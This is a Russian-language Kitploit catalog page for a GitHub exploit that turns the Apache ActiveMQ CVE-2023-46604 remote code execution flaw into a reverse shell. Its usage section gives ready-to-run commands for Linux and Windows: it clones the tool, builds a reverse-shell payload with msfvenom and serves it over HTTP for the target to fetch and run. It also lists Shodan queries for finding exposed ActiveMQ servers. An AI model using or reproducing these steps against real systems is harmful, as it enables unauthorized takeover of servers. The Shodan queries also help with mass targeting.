Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ — Реализация эксплойта обратной оболочки для Apache ActiveMQ (CVE_2023-46604) | Kitploit

Инструменты/GitHubGitHub/saumyajeetdas/cve-2023-46604-rce-reverse-shell-apache-activemq
Генерация полезной нагрузкиАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеКомандование и УправлениеИнструмент Удаленного Доступа
GitHubsaumyajeetdas/cve-2023-46604-rce-reverse-shell-apache-activemq

CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ

Реализация эксплойта обратной оболочки для Apache ActiveMQ (CVE_2023-46604)

Репозиторий
12640803 лет назадПроверено Kitploit
Поделиться

CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ

Этот эксплойт основан на фундаментальной работе, доступной по адресу https://github.com/X1cT34m (https://github.com/X1r0z/ActiveMQ-RCE). Мы дополнительно развили технику для получения обратной оболочки с использованием Metasploit Framework (https://github.com/rapid7/metasploit-framework).

Использование:

Важно: Вручную измените IP-адрес (0.0.0.0 в строке 11) в XML-файлах на IP-адрес, на котором будет сгенерирована полезная нагрузка. Если вы выполните приведенные ниже команды, это будет ваш IP-адрес слушателя. Также {IP_Of_Hosted_XML_File} будет вашим IP-адресом слушателя.

Для целей Linux/Unix

git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p linux/x64/shell_reverse_tcp LHOST={Your_Listener_IP/Host} LPORT={Your_Listener_Port} -f elf -o test.elf
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-linux.xml

Для целей Windows

git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST={Your_Listener_IP/Host} LPORT={Your_Listener_Port} -f eXE -o test.exe
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-windows.xml

image



Shodan Dork:

  • product:"ActiveMQ OpenWire Transport"
  • image
  • product:"ActiveMQ OpenWire Transport" port:61616
  • image

Оригинальная работа:

  • https://github.com/X1r0z/ActiveMQ-RCE

Для дополнительного чтения:

  • https://www.rapid7.com/blog/post/2023/11/01/etr-suspected-exploitation-of-apache-activemq-cve-2023-46604/
  • https://exp10it.cn/2023/10/apache-activemq-%E7%89%88%E6%9C%AC-5.18.3-rce-%E5%88%86%E6%9E%90/
  • https://attackerkb.com/topics/IHsgZDE3tS/cve-2023-46604/rapid7-analysis

Особая благодарность https://github.com/Anon4mous за активную поддержку.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    370
  • 4

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    289

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →